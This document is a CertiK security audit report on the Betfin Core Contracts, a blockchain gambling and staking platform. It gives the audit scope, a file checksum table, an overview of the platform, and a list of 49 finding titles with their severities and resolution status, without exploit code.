CERTIK

Security Assessment

Betfin Core Contracts

CertiK Assessed on May 20th, 2024

CertiK Assessed on May 20th, 2024

Betfin Core Contracts

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Gaming	Polygon (MATIC)	Manual Review, Static Analysis
LANGUAGE	**TIMELINE**	**KEY COMPONENTS**
Solidity	Delivered on 05/20/2024	N/A


CODEBASE
https://github.com/betfinio/contracts/
View All in Codebase Page

COMMITS
33364557fb6b84624e47d4090176f23a421e3603
View All in Codebase Page

Highlighted Centralization Risks

Initial owner token share is 100%

Vulnerability Summary



49	32	1	4	12	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

1	Critical	1 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
6	Major	4 Resolved, 1 Mitigated, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
17	Medium	12 Resolved, 1 Partially Resolved, 4 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
14	Minor	9 Resolved, 2 Partially Resolved, 3 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
11	Informational	6 Resolved, 1 Partially Resolved, 4 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | BETFIN CORE CONTRACTS

Optimizations

CODEBASE | BETFIN CORE CONTRACTS

Repository

https://github.com/betfinio/contracts/

Commit

33364557fb6b84624e47d4090176f23a421e3603

AUDIT SCOPE | BETFIN CORE CONTRACTS

119 files audited ● 33 files with Acknowledged findings ● 2 files with Partially Resolved findings
● 3 files with Mitigated findings ● 12 files with Resolved findings ● 69 files without findings

ID	Repo	Commit	File	SHA256 Checksum
AFF	betfinio/contracts	2867d74	src/Affiliate.sol	9a2e64011cef262138f878126058c7b180c456bb69938597260f04a8f759279c
BMB	betfinio/contracts	2867d74	src/BetsMemory.sol	a26efa3a068b87099325797374d02914423d924a5299719089b5e4506d1ea936
COR	betfinio/contracts	2867d74	src/Core.sol	03552701c26ecfb4598d520d626cf9c804f69520b0069221d909b98465f814fd
PAR	betfinio/contracts	2867d74	src/Partner.sol	6e8dd8f76e6c89d03d38f1d1ff0322a7fff594e565d4a279014ffcaa7e3d5818
AMB	betfinio/contracts	2867d74	src/affiliate/AffiliateMember.sol	0fdff4d958e402d8bd81a9f8f0ef204faf6948e426144ae0f27c53eee8e4a27c
DFB	betfinio/contracts	2867d74	src/games/predict/DataFeed.sol	c76c3cb2c5b9da9d8c4c9fd7f2dd6ba6832a4847e2233bca70970b637a3d8eec
PRE	betfinio/contracts	2867d74	src/games/predict/Predict.sol	134620058eed0b57afd59e20901ed23300c3b2f7c9072033f26b09a32fcff06b
PBB	betfinio/contracts	2867d74	src/games/predict/PredictBet.sol	f1310bb71093116e55f452fa46f9bcafaa178e65ed512f828f889abe0e3cb17f
PGB	betfinio/contracts	2867d74	src/games/predict/PredictGame.sol	4162442bd9263b8aae4aba774a6eb0a1a9a91b4ec4217f8731220ea32de1d0f4
ROU	betfinio/contracts	2867d74	src/games/roulette/Roulette.sol	41bd47f0b801af943a89d00b08124514cb99e870bbee56995af3d676352d9536
RBB	betfinio/contracts	2867d74	src/games/roulette/RouletteBet.sol	474bc73f004742e11cad6af388ba0cdbe1881d46e0d8fb0da338732d0de279c5
CSB	betfinio/contracts	2867d74	src/staking/ConservativeStaking.sol	485d1732bfa0bbfd1ccb6f83f11c05e732350ec9d406179ca726a659f894faa0
CSP	betfinio/contracts	2867d74	src/staking/ConservativeStakingPool.sol	aee1127c9821b164638668039ad93935f3fa833836b7ff6aed1f2e772fc8858f

ID	Repo	Commit	File	SHA256 Checksum
DSB	betfinio/contracts	2867d74	src/staking/DynamicStaking.sol	803ae2cb2a24425f47a8640e4a5c74c4bd97c42f2600443c72ad8c78a495265c
DSP	betfinio/contracts	2867d74	src/staking/DynamicStakingPool.sol	342f391bfa2763e6b4ccb2450ecb23896223648d9569ffdab05f71100f498c1a
AMH	betfinio/contracts	e8d0db3	src/affiliate/AffiliateMember.sol	86ddced46cd3052065bb70fff4ca57d102bfe2abb6109afb0b7e6c1e2c72f4db
DFH	betfinio/contracts	e8d0db3	src/games/predict/DataFeed.sol	5c01a0fabd4624c4b92e89aff92138d7634c54bcda6b1f049b28723f95b32f12
PRT	betfinio/contracts	e8d0db3	src/games/predict/Predict.sol	20727b6a1a1748285df5fecd19db0a8cdfc780846433819078a7e5a19baacdfe
PBH	betfinio/contracts	e8d0db3	src/games/predict/PredictBet.sol	9a8d70af26446b7ce926dbc62510c287c1eef604dc4f7534ab1ff3d7e2381c3a
PGH	betfinio/contracts	e8d0db3	src/games/predict/PredictGame.sol	cbf76f6740a7a69d932bc0f45e3cbc9d50d0fdfaa7c40089980e902e2a74dca6
ROR	betfinio/contracts	e8d0db3	src/games/roulette/Roulette.sol	df9c44904bfa58b34669c223956e85918f75df24cdfb330785b2dc6e29a50f83
RBH	betfinio/contracts	e8d0db3	src/games/roulette/RouletteBet.sol	a5de52dd0e99c0ffcce0b35421c7f90d5c636bd6b2a054bfb338d29763a42883
CSH	betfinio/contracts	e8d0db3	src/staking/ConservativeStaking.sol	22d06aa3a40e43e5fa323343effe5937edb2cee507191a100b3c9c189aa96bef
COS	betfinio/contracts	e8d0db3	src/staking/ConservativeStakingPool.sol	5fc2d8e336cf4e1c830511ec16df0732ff44290a233ddda08a4f2bc786471e4e
DSH	betfinio/contracts	e8d0db3	src/staking/DynamicStaking.sol	ede21adbe59ce2686a85a062de6f4ab1ad92acf44cc93e2e5cbab2368e689f06
DYA	betfinio/contracts	e8d0db3	src/staking/DynamicStakingPool.sol	df9f9214e474e3a6637415a8bcae090956733c881524a07364d89d2a71f9a37f
AFT	betfinio/contracts	e8d0db3	src/Affiliate.sol	6c0a76c08497f40be9768d8436bc871cd2624c824f40eb4ee6a85ba5bf7d593b
AFU	betfinio/contracts	e8d0db3	src/AffiliateFund.sol	9ef936cc8b01aa29ae24de67b355ecad53e47187cad2866b147b4cbeb4d7a572

ID	Repo	Commit	File	SHA256 Checksum
BMH	betfinio/contracts	e8d0db3	src/BetsMemory.sol	abb3516a118800e1a7df02a05d4033ba3ae621ecbf7cb72d43f3cd426fc089db
CO8	betfinio/contracts	e8d0db3	src/Core.sol	88be3d3a581ca108567daa7a36e2455c1891caf5ce833e1055f8d8b70c9985cf
PAN	betfinio/contracts	e8d0db3	src/Partner.sol	5b361449628b5e80b736d859245452753572f161ee5334ef86e79931c905fdf5
TLB	betfinio/contracts	e8d0db3	src/TimeLock.sol	98db5e1904538031c7f3850ac8f50ac25f9fda54aacf03fa933daa7395a92fb3
BMI	betfinio/contracts	3336455	src/BetsMemory.sol	4fe5d78ae2b7becbbab3d74753281b97dc37bc2be20cd5d35586490d273c7a98
PAS	betfinio/contracts	2867d74	src/Pass.sol	846d780710f1b86a6970309e6980914cacb87d0a57a9a786be3b06954f586cb6
TOK	betfinio/contracts	2867d74	src/Token.sol	6875535dd539434c7b950fd332d4d341ffd5b693b502834edd992bbb3e18fe42
TOE	betfinio/contracts	7064554	src/Token.sol	9ee81b03f86014798b8f9f6b705897a72e0e46ec843b2cd961c0bf43f5931ede
TON	betfinio/contracts	e8d0db3	src/Token.sol	b125af99f1c09df226d1c1381b91b22b8cfad7f4df45b9887f580cbd9e2dc58e
BMT	betfinio/contracts	ee21670	src/BetsMemory.sol	b83f7238aac22d7b87d5e48e56a44b42fe2015fdb23f8987e16a86e893e9cfec
TAR	betfinio/contracts	2867d74	src/Tariff.sol	ff7cec2e31b0ccf6b358992d2a60fdbb87eb31e1e79e1777c97b3c2954306ab1
PRI	betfinio/contracts	7064554	src/games/predict/Predict.sol	477049b93ff19d51003e37ccd8d5d94848836e07761d2cb373467227870ca960
ROT	betfinio/contracts	7064554	src/games/roulette/Roulette.sol	e068b15ba9c4fa82294227e466421fc4162c9be5842e296666cd8494702fd547
ASU	betfinio/contracts	7064554	src/staking/AbstractStaking.sol	78f496a87faa20a749c84357960ec752c188dfbdbaaf02289022f8b170d7bc66
CSU	betfinio/contracts	7064554	src/staking/ConservativeStaking.sol	cd6a35877e8c1ed64cef21b06d81a345633d16fa00276853b52c507768d622c0
DSU	betfinio/contracts	7064554	src/staking/DynamicStaking.sol	12473ad81c09013e34f25b12102abd0a2f5c10b1a9eed5a306d5dfb5c56c7c0e
AFL	betfinio/contracts	7064554	src/Affiliate.sol	4ac10f25d81b7a4429de217efb0c5bb27764a5d72d1d32e452b314a2739b8af0

ID	Repo	Commit	File	SHA256 Checksum
AFB	betfinio/contracts	7064554	src/AffiliateFund.sol	057d41f8bc494ed3d8b9869c3214c1d7a42721769e4118704a4df759f3c8bd60
BMU	betfinio/contracts	7064554	src/BetsMemory.sol	a26efa3a068b87099325797374d02914423d924a5299719089b5e4506d1ea936
COE	betfinio/contracts	7064554	src/Core.sol	5e67e34f9e024376d853093393acd95da523038fe75b3ed6bc1abe64b3f991d7
DFI	betfinio/contracts	ee21670	src/games/predict/DataFeed.sol	838f3dc4827f6be367b1f2fe13a4b20dc48343f5c1571278dea0eff903c51e4f
ROO	betfinio/contracts	ee21670	src/games/roulette/Roulette.sol	503f8dbb98cb8f37bba5605f656291d10fa38b0cfbe9ede651a08fff0c4a3632
COM	betfinio/contracts	2867d74	src/Common.sol	eb2123dd5b692d320e1cff486b009c7d7288f71665c9e38708e9ca91934a697f
ASB	betfinio/contracts	2867d74	src/staking/AbstractStaking.sol	b76756598688d3aeeb6be08ed172f17779e5818e0c709ce279fc95e2b564654e
STA	betfinio/contracts	2867d74	src/staking/Staking.sol	207e9854c34d0923274923c7fb2dfe71fb0758191163fa5a74d183f31eefaab8
AMU	betfinio/contracts	7064554	src/affiliate/AffiliateMember.sol	0fdff4d958e402d8bd81a9f8f0ef204faf6948e426144ae0f27c53eee8e4a27c
DFU	betfinio/contracts	7064554	src/games/predict/DataFeed.sol	00b96ffeadbf08199a16019276925095c1f75f96e76d4ac8e05834ecc3b9cc7f
PBU	betfinio/contracts	7064554	src/games/predict/PredictBet.sol	9f37b2670005bfa62024be9aff13420509c895579f08b24954eafd50acc52e17
PGU	betfinio/contracts	7064554	src/games/predict/PredictGame.sol	3366fc7cd39587810d8e256a6830d2b56a782c4168a4544b7fa9f27d4098a8a9
RBU	betfinio/contracts	7064554	src/games/roulette/RouletteBet.sol	e58fba09626f13e6821859fc7fe97e4e86548f26c326df44b0796e3ee369072e
CON	betfinio/contracts	7064554	src/staking/ConservativeStakingPool.sol	bacaa341306bdea02b3b9f481410a3601a143d9a7c5ff04b19569a020ae17b59
DYN	betfinio/contracts	7064554	src/staking/DynamicStakingPool.sol	797be281ef8d8b7c5e910acc23ccbcd0ea1275a303dddc5aa5beaa33337d559e
STI	betfinio/contracts	7064554	src/staking/Staking.sol	207e9854c34d0923274923c7fb2dfe71fb0758191163fa5a74d183f31eefaab8

ID	Repo	Commit	File	SHA256 Checksum
COO	betfinio/contracts	7064554	src/Common.sol	eb2123dd5b692d320e1cff486b009c7d7288f71665c9e38708e9ca91934a697f
PAT	betfinio/contracts	7064554	src/Partner.sol	6e8dd8f76e6c89d03d38f1d1ff0322a7fff594e565d4a279014ffcaa7e3d5818
PAC	betfinio/contracts	7064554	src/Pass.sol	2f56812d1d3d70b5728fe8035bced48b9e2362cac6344ef8be14a68ddce6dfe3
TAI	betfinio/contracts	7064554	src/Tariff.sol	8e092096d5b984fb4dffd6997bff9bbacb57359950c4859b6448390cc1ec57c6
AIB	betfinio/contracts	e8d0db3	src/affiliate/AffiliateInterface.sol	4e2ab277e9eb85efa475fd6374104819d58f27c177cdbf719a634f9aae116bc0
DFT	betfinio/contracts	e8d0db3	src/games/predict/DataFeedTest.sol	14ce39b0570d7e7c47067eb53a27423e14c8cc524e9e0ebabbdc5aa71a4ace8c
SIB	betfinio/contracts	e8d0db3	src/staking/StakingInterface.sol	abf3396b5a96b1c635f617fa8c0e9b00b5d0dd262b47d4263aae245f565b4d45
BIB	betfinio/contracts	e8d0db3	src/BetInterface.sol	bbefea097675d0a90863a8040b01e8ca19dd3ffe730ce9b4ab14355230f82eaf
COC	betfinio/contracts	e8d0db3	src/Common.sol	f10b389ebbbea70908b112ed59710990d42bb22a39ae163f2de371b35a9df21c
GIB	betfinio/contracts	e8d0db3	src/GameInterface.sol	a25ed72721da477356b1fea725a789543a17c9ae0940e800995ba7d15690f435
PAE	betfinio/contracts	e8d0db3	src/Pass.sol	d548824eb5acae6dc9961dce717729558a47fa504363f3a0a952f52b45c8c556
TAF	betfinio/contracts	e8d0db3	src/Tariff.sol	651e864c17082aef9f78436cce8fc5338180b7e8697d0da6d41d08edc1ffd5ae
AIU	betfinio/contracts	ee21670	src/affiliate/AffiliateInterface.sol	4e2ab277e9eb85efa475fd6374104819d58f27c177cdbf719a634f9aae116bc0
AMT	betfinio/contracts	ee21670	src/affiliate/AffiliateMember.sol	419bc2091d2db3fd4c0b0fdafbfcec280b19dc46d283ae3d620600a29b65c3a6
DAT	betfinio/contracts	ee21670	src/games/predict/DataFeedTest.sol	14ce39b0570d7e7c47067eb53a27423e14c8cc524e9e0ebabbdc5aa71a4ace8c
PRP	betfinio/contracts	ee21670	src/games/predict/Predict.sol	8edeb1394c60fbfde11a2f0cc9415c25738904e36079e5ba69f4698f720548d9

ID	Repo	Commit	File	SHA256 Checksum
PBT	betfinio/contracts	ee21670	src/games/predict/PredictBet.sol	9a8d70af26446b7ce926dbc62510c287c1eef604dc4f7534ab1ff3d7e2381c3a
PGT	betfinio/contracts	ee21670	src/games/predict/PredictGame.sol	cbf76f6740a7a69d932bc0f45e3cbc9d50d0fdfaa7c40089980e902e2a74dca6
RBT	betfinio/contracts	ee21670	src/games/roulette/RouletteBet.sol	43fd9f93e14c7caaab35e3092819dfe5a60ee235eac6fd935b0d09e8a78ad5e3
CST	betfinio/contracts	ee21670	src/staking/ConservativeStaking.sol	fb06f12e6855e1d1eb153ba32c75257e1f2e566d40541c04c25d32f9d971bf94
COV	betfinio/contracts	ee21670	src/staking/ConservativeStakingPool.sol	70ca084d6275c7bc006b36af99e1e3a67f402fbbf34ce4c3de6c9e40e4c413a2
DST	betfinio/contracts	ee21670	src/staking/DynamicStaking.sol	9922d98ec07e32bc5501574c13dbacdffc089fed81f187b3e12b7c16ce28e579
DYM	betfinio/contracts	ee21670	src/staking/DynamicStakingPool.sol	6a4b8476e6758082abf90354c0cbaf2919a426753bfa1be211b8068b2371ba33
SIU	betfinio/contracts	ee21670	src/staking/StakingInterface.sol	abf3396b5a96b1c635f617fa8c0e9b00b5d0dd262b47d4263aae245f565b4d45
AFS	betfinio/contracts	ee21670	src/Affiliate.sol	94a1817470d521167e4fbc9cfa539f86cfda6617f66575a02bd4ad385fa03dfe
AFH	betfinio/contracts	ee21670	src/AffiliateFund.sol	9ef936cc8b01aa29ae24de67b355ecad53e47187cad2866b147b4cbeb4d7a572
BIU	betfinio/contracts	ee21670	src/BetInterface.sol	bbefea097675d0a90863a8040b01e8ca19dd3ffe730ce9b4ab14355230f82eaf
CO2	betfinio/contracts	ee21670	src/Common.sol	f10b389ebbbea70908b112ed59710990d42bb22a39ae163f2de371b35a9df21c
CO1	betfinio/contracts	ee21670	src/Core.sol	8570fc24c20499b4dd6a0071958c369693948da7bcae5228a10a6e4ee9615f97
GIU	betfinio/contracts	ee21670	src/GameInterface.sol	ce815e43de810136e8bcd1ea22bc7ab111153ff0693130bc1e5817472add9edf
PA2	betfinio/contracts	ee21670	src/Partner.sol	3bd43afb4e6335f2552159f503939b38f65c9401f39bd015c100c860214011c5
PA1	betfinio/contracts	ee21670	src/Pass.sol	d548824eb5acae6dc9961dce717729558a47fa504363f3a0a952f52b45c8c556

ID	Repo	Commit	File	SHA256 Checksum
TAS	betfinio/contracts	ee21670	src/Tariff.sol	651e864c17082aef9f78436cce8fc5338180b7e8697d0da6d41d08edc1ffd5ae
TLU	betfinio/contracts	ee21670	src/TimeLock.sol	98db5e1904538031c7f3850ac8f50ac25f9fda54aacf03fa933daa7395a92fb3
TOS	betfinio/contracts	ee21670	src/Token.sol	b125af99f1c09df226d1c1381b91b22b8cfad7f4df45b9887f580cbd9e2dc58e
CSI	betfinio/contracts	3336455	src/staking/ConservativeStaking.sol	25a666849afe393683fbf625fcfa363d41923652fc3204a9d38f67709f0d3a53
COA	betfinio/contracts	3336455	src/staking/ConservativeStakingPool.sol	b21e555c7d1d80afb754052aa4e4556665fc91ba99814d5232cc9b29cbd16f88
DSI	betfinio/contracts	3336455	src/staking/DynamicStaking.sol	c1afd2e2738c8ed24e7af5c817decfa8d093266499692ff9b09d927e16106d7f
DYI	betfinio/contracts	3336455	src/staking/DynamicStakingPool.sol	f2780e24d6fa75b53807ab5f5b5d9402e11e8fe29b13d5c8f9bc896dcd49413e
SIH	betfinio/contracts	3336455	src/staking/StakingInterface.sol	e4eef8b1d2509e35a2591ef60f04adfa4fee10aafd1f895d5d6a3736ad0d08ce
AFR	betfinio/contracts	3336455	src/Affiliate.sol	916f1b052e4e64a9c3ced52923b2024c5d5600bcc5d28fdee7336cb65d2674ab
AFG	betfinio/contracts	3336455	src/AffiliateFund.sol	d1f6ad5daeb110f596f93def71cf791ae57f573119ae3dc544ef67973ae6af64
BIH	betfinio/contracts	3336455	src/BetInterface.sol	bbefea097675d0a90863a8040b01e8ca19dd3ffe730ce9b4ab14355230f82eaf
CO3	betfinio/contracts	3336455	src/Common.sol	f10b389ebbbea70908b112ed59710990d42bb22a39ae163f2de371b35a9df21c
CO6	betfinio/contracts	3336455	src/Core.sol	b7287f884a89dd573de5633c44b92e16f73daf567766682fc2053381814ce52d
GIH	betfinio/contracts	3336455	src/GameInterface.sol	ce815e43de810136e8bcd1ea22bc7ab111153ff0693130bc1e5817472add9edf
PA3	betfinio/contracts	3336455	src/Partner.sol	3bd43afb4e6335f2552159f503939b38f65c9401f39bd015c100c860214011c5
PA6	betfinio/contracts	3336455	src/Pass.sol	d06fb10110b5a0789eaba5478bf3c18e853c2658ecf1ae67074d3031d051c3f7

ID	Repo	Commit	File	SHA256 Checksum
TAC	betfinio/contracts	3336455	src/Tariff.sol	651e864c17082aef9f78436cce8fc5338180b7e8697d0da6d41d08edc1ffd5ae
TLH	betfinio/contracts	3336455	src/TimeLock.sol	4e74d79c209059ab149468dc0c21e34de8bf4ff5e32599e134307d60df95f3fa
TOR	betfinio/contracts	3336455	src/Token.sol	d225a00c414414d619c9fb161824f1337e3075e7105efe119e3a86e306381a39
AMI	betfinio/contracts	3336455	src/affiliate/AffiliateMember.sol	419bc2091d2db3fd4c0b0fdafbfcec280b19dc46d283ae3d620600a29b65c3a6
ROS	betfinio/contracts	3336455	src/games/roulette/Roulette.sol	a485456348fa3f319c253ea3b3ce99ace561377378d9a1eaceea1f40e70c4a44
RBI	betfinio/contracts	3336455	src/games/roulette/RouletteBet.sol	43fd9f93e14c7caaab35e3092819dfe5a60ee235eac6fd935b0d09e8a78ad5e3
DFG	betfinio/contracts	3336455	src/games/predict/DataFeed.sol	d70ab9fb9f67b251c84064581a1f22900d8aef0ad20f6a6b82d290ddca294f25
PRR	betfinio/contracts	3336455	src/games/predict/Predict.sol	91ead47cbe7a54c731688ec3637bcde8b4e070919bd0f827d1035fc7e65f43b5
PBI	betfinio/contracts	3336455	src/games/predict/PredictBet.sol	6d2643dcdc69cce39f0f3e0a41d802cd30de15b6c397bc7d10fadd77c296edd2
PGI	betfinio/contracts	3336455	src/games/predict/PredictGame.sol	2f5faecd44a6af0594bc73f10002a8f68ecdb43baf7131fc4c8d293ff5f7f08f

APPROACH & METHODS | BETFIN CORE CONTRACTS

This report has been prepared for Betfin to discover issues and vulnerabilities in the source code of the Betfin Core Contracts project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | BETFIN CORE CONTRACTS

Overview

`Betfin` is a decentralized gambling platform that offers users a chance to engage in betting games, such as prediction markets and roulette, leveraging the transparency and trustless nature of blockchain technology. The platform is designed to cater to users who are interested in gambling as well as those who are looking for investment opportunities through staking mechanisms.

Betting Games

Users can participate in various betting games on the `Betfin` platform:

- **Prediction Markets**: These allow users to place bets on the outcomes of future events. Participants can earn money by correctly predicting market trends.
- **Roulette**: A classic casino game adapted for the blockchain, where users can bet on where a ball will land on a spinning wheel with numbered and colored pockets.

Staking Mechanisms

In addition to betting, `Betfin` introduces innovative staking options:

- **Conservative Staking**: This is designed for users who prefer a low-risk investment. It typically offers a fixed or stable rate of return over a specified period. Users can stake their tokens on the platform to earn interest, similar to a traditional bank deposit.
- **Dynamic Staking**: More adventurous users can opt for dynamic staking, which is integrated with the platform's gambling systems. The staked tokens are used to pay out winners in the betting games, and in return, stakers can receive a share of the profits generated from the games. This form of staking carries higher risk but potentially higher rewards, as returns depend on the volume and outcomes of the bets placed.

Hybrid Model

`Betfin` operates on a hybrid model, combining the thrill of decentralized betting with the opportunity to earn passive income through staking. By participating in either conservative or dynamic staking, users can benefit from the platform's diverse ecosystem.

In summary, `Betfin` seeks to merge the excitement of online gambling with the financial incentives of cryptocurrency staking, creating a comprehensive ecosystem for users to enjoy gaming and investment in a secure and decentralized environment.

Audit Scope

This audit focuses on the following smart contracts:

- **Affiliate**: This contract manages the affiliate program, tracking referrals and commissions for users who bring new players to the platform.
- **BetsMemory**: It could be a contract that stores the details of all bets placed on the platform, ensuring that bet information is retained and can be accessed even after the bets are settled.
- **Core**: This contract serves as the central hub or backbone of the `Betfin` platform, coordinating interactions between the various contracts and maintaining the state of the platform.
- **Partner**: It handles open-door for players to stake and place bets, allowing them to interact with `Core` contract.
- **Pass**: This contract is a customized ERC721 token which is not transferable and is used as a sign of membership of `Betfin` platform.
- **Tariff**: This contract defines the fee structure or the cost associated with placing bets, participating in games, or other interactions with the platform.
- **AffiliateMember**: Similar to the Affiliate contract, but this one may pertain to individual members within the affiliate system, tracking their activities and earnings.
- **DataFeed**: It is responsible for fetching external data, such as price feeds or event outcomes from oracles or other reliable data sources, which are necessary for resolving prediction games.
- **Predict**: This contract handles the logic for prediction markets, allowing users to place bets on future events and outcomes.
- **PredictBet**: A specific contract for individual prediction bets, tracking the terms, amounts, and parties involved in each prediction bet.
- **PredictGame**: This is a specialized contract for managing the game logic, rules, and outcomes for a series of prediction-based games or markets.
- **Roulette**: This contract manages the roulette game, including spinning the wheel, placing bets, and determining winners.
- **RouletteBet**: Similar to `PredictBet`, it manages individual roulette bets, capturing the details and stakes of each bet on the roulette game.
- **AbstractStaking**: It is a base contract defining common functions and variables for staking, which other staking contracts can inherit to ensure consistency and reusability of code.
- **ConservativeStaking**: This contract implements the logic for the conservative staking mechanism, detailing how users can stake tokens and earn returns in a lower-risk environment.
- **ConservativeStakingPool**: It is a pool contract that holds all the conservative stakes, managing the distribution of fixed or stable returns to stakers.

- **DynamicStaking**: This contract handles the high-risk, high-reward dynamic staking system, where staked funds are used in the betting ecosystem with variable returns based on the platform's profits.
- **DynamicStakingPool**: Similar to `ConservativeStakingPool`, but for the dynamic staking system, it manages the pool of dynamic stakes and the distribution of profits from the betting games.

These contracts collectively form the infrastructure of the `Betfin` platform, enabling a range of gambling and staking activities within a decentralized framework.

Privileged Functions

In the **Betfin** project, the admin roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the findings `Centralization Related Risks`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

External Dependencies

In **Betfin**, the project relies on a few external contracts or addresses to fulfill the needs of its business logic.

DataFeed


- `dataFeed`: The chainlink `AggregatorV3Interface` implementation.

Roulette

- `vrfCoordinator`: The chainlink VRF coordinator.

It is assumed that these contracts or addresses are trusted and implemented properly within the whole project. The team utilizes the subscription method of the Chainlink VRF service to generate random numbers. It is assumed that the team maintains a sufficient balance to fund requests from consuming contracts. If the balance is insufficient, the 'Roulette' contract could be paused and tokens could be locked in the contract.

FINDINGS | BETFIN CORE CONTRACTS



49	1	6	17	14	11
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Betfin Core Contracts. Through this audit, we have uncovered 49 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
COR-03	Potentially Drain Funds Of `Core` Contract	Logical Issue	Critical	Resolved
CON-01	**Initial Token Distribution**	**Centralization**	**Major**	**Mitigated**
CON-03	**Centralization Related Risks**	**Centralization**	**Major**	**Acknowledged**
CSP-01	Stakes Potentially Cannot Be Ended In Conservative Staking Pool	Logical Issue	Major	Resolved
DSH-01	Potentially Cannot Withdraw Stakes For Staking Pools	Logical Issue	Major	Resolved
DSH-02	Potentially Unfair Distribution And Underflow Error In Dynamic Staking Contract	Logical Issue	Major	Resolved
ROU-01	Players Potentially Cannot Receive Winning Payout Due To Insufficient Funds Revert In `fulfillRandomWords()`	Design Issue, Logical Issue	Major	Resolved
AFL-03	Out-Of-Bounds Error In `checkMatchingCondition`	Logical Issue	Medium	Resolved
AFL-05	Incorrect Decimal Usage	Inconsistency	Medium	Resolved
AMB-01	The Authority Of Previous Address Not Revoked	Logical Issue	Medium	Acknowledged

ID	Title	Category	Severity	Status
ASU-01	Potential Incorrect Calculation In `isCalculation()`	Logical Issue	Medium	Resolved
COR-04	Flawed Removal Process Due To Unupdated Index Of Swapped Entries	Logical Issue	Medium	Resolved
COS-02	Vulnerability Of Last-Minute Conservative Staking	Design Issue, Logical Issue	Medium	Acknowledged
COS-03	Incorrect `Start` And `End` Of Stake	Logical Issue	Medium	Acknowledged
CSH-01	Potential Inequitable Profit Distribution In Conservative Staking Pools	Logical Issue	Medium	Acknowledged
DFI-01	Missing Validation On `latestRoundData`	Logical Issue	Medium	Resolved
DSB-01	Only None Empty Pools Can Be Removed	Logical Issue	Medium	Resolved
DSB-02	Insufficient Validation Of Address Verification For 'GAME' Role Allocation	Logical Issue	Medium	Resolved
DSB-03	Stakers Potentially Cannot Withdraw Pools As Expected	Logical Issue	Medium	Resolved
DST-01	Roles Could Be Manipulated By Admin Role Without Restriction	Logical Issue	Medium	Partially Resolved
PGB-01	Unable To Deactivate `PredictGame`	Logical Issue	Medium	Resolved
PRE-01	Potential Vulnerability Of `placeBet()` In Prediction Game	Logical Issue	Medium	Resolved
SR0-01	Staked Amounts NOT Decrease After Withdrawal In `DynamicStaking` Contract	Logical Issue	Medium	Resolved
SRC-03	Lack Input Validations	Logical Issue	Medium	Resolved
CSH-02	Incorrect Profit Distribution Range In `calculateProfit` Function	Logical Issue	Minor	Resolved

ID	Title	Category	Severity	Status
CSU-01	Inaccurate Calculation Cycle	Inconsistency	Minor	Resolved
DFB-01	Lack Of Validation In `roundId`	Logical Issue	Minor	Resolved
DSB-04	Potentially Unnecessarily Creating New Pool	Coding Issue	Minor	Resolved
DSP-01	Potential Division By Zero	Coding Issue	Minor	Resolved
PGB-02	Potentially Incorrect `lastCalculatedRound` Updates	Logical Issue	Minor	Resolved
PGB-03	Divide Before Multiply	Coding Issue	Minor	Resolved
PGB-04	Potential Unfair Game Outcomes Due To Missing `updateData` Updates In `DataFeed`	Design Issue	Minor	Acknowledged
PRD-01	Inconsistent Behavior Of Game Fee Coefficient	Inconsistency	Minor	Resolved
ROO-01	Potential Random Number Manipulation By Miner/Validator Due To The Use Of Block Properties For Additional Randomness	Design Issue	Minor	Resolved
SRC-04	Check-Effects-Interactions Pattern Violation	Coding Issue	Minor	Partially Resolved
SRE-05	Incompatibility With Deflationary Tokens	Logical Issue	Minor	Acknowledged
SRE-11	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Acknowledged
SRE-12	Missing Zero Address Validation	Volatile Code	Minor	Partially Resolved
AFB-01	Purpose Of `AffiliateFund` Contract	Design Issue	Informational	Resolved

ID	Title	Category	Severity	Status
AFL-04	Unclear Design Of Matching Bonus	Design Issue	Informational	Resolved
BMI-01	Potential Underflow Error In Queries	Coding Issue	Informational	Acknowledged
COR-01	Lack Of Removal Of Partner	Design Issue	Informational	Acknowledged
GAM-01	Third-Party Dependencies	Volatile Code	Informational	Acknowledged
GAM-02	Missing Error Messages	Coding Style	Informational	Resolved
PAS-01	Purpose Of `parent`	Design Issue	Informational	Resolved
PGU-01	Refund Implementation In PredictGame	Logical Issue	Informational	Acknowledged
ROU-02	Hardcoded Values	Volatile Code	Informational	Resolved
